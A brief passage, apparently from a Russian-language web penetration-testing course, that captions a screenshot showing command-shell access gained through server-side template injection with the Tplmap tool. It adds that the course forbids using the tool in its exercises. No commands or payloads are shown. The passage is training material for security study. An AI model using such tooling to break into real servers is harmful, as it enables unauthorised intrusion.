

Рис. 8. Получение доступа к командной оболочке с помощью программы Tplmap

Программа рассмотрена только в ознакомительных целях. Политикой Академии Codeby использование Tplmap при эксплуатации SSTI в ходе прохождения курса WAPT запрещено!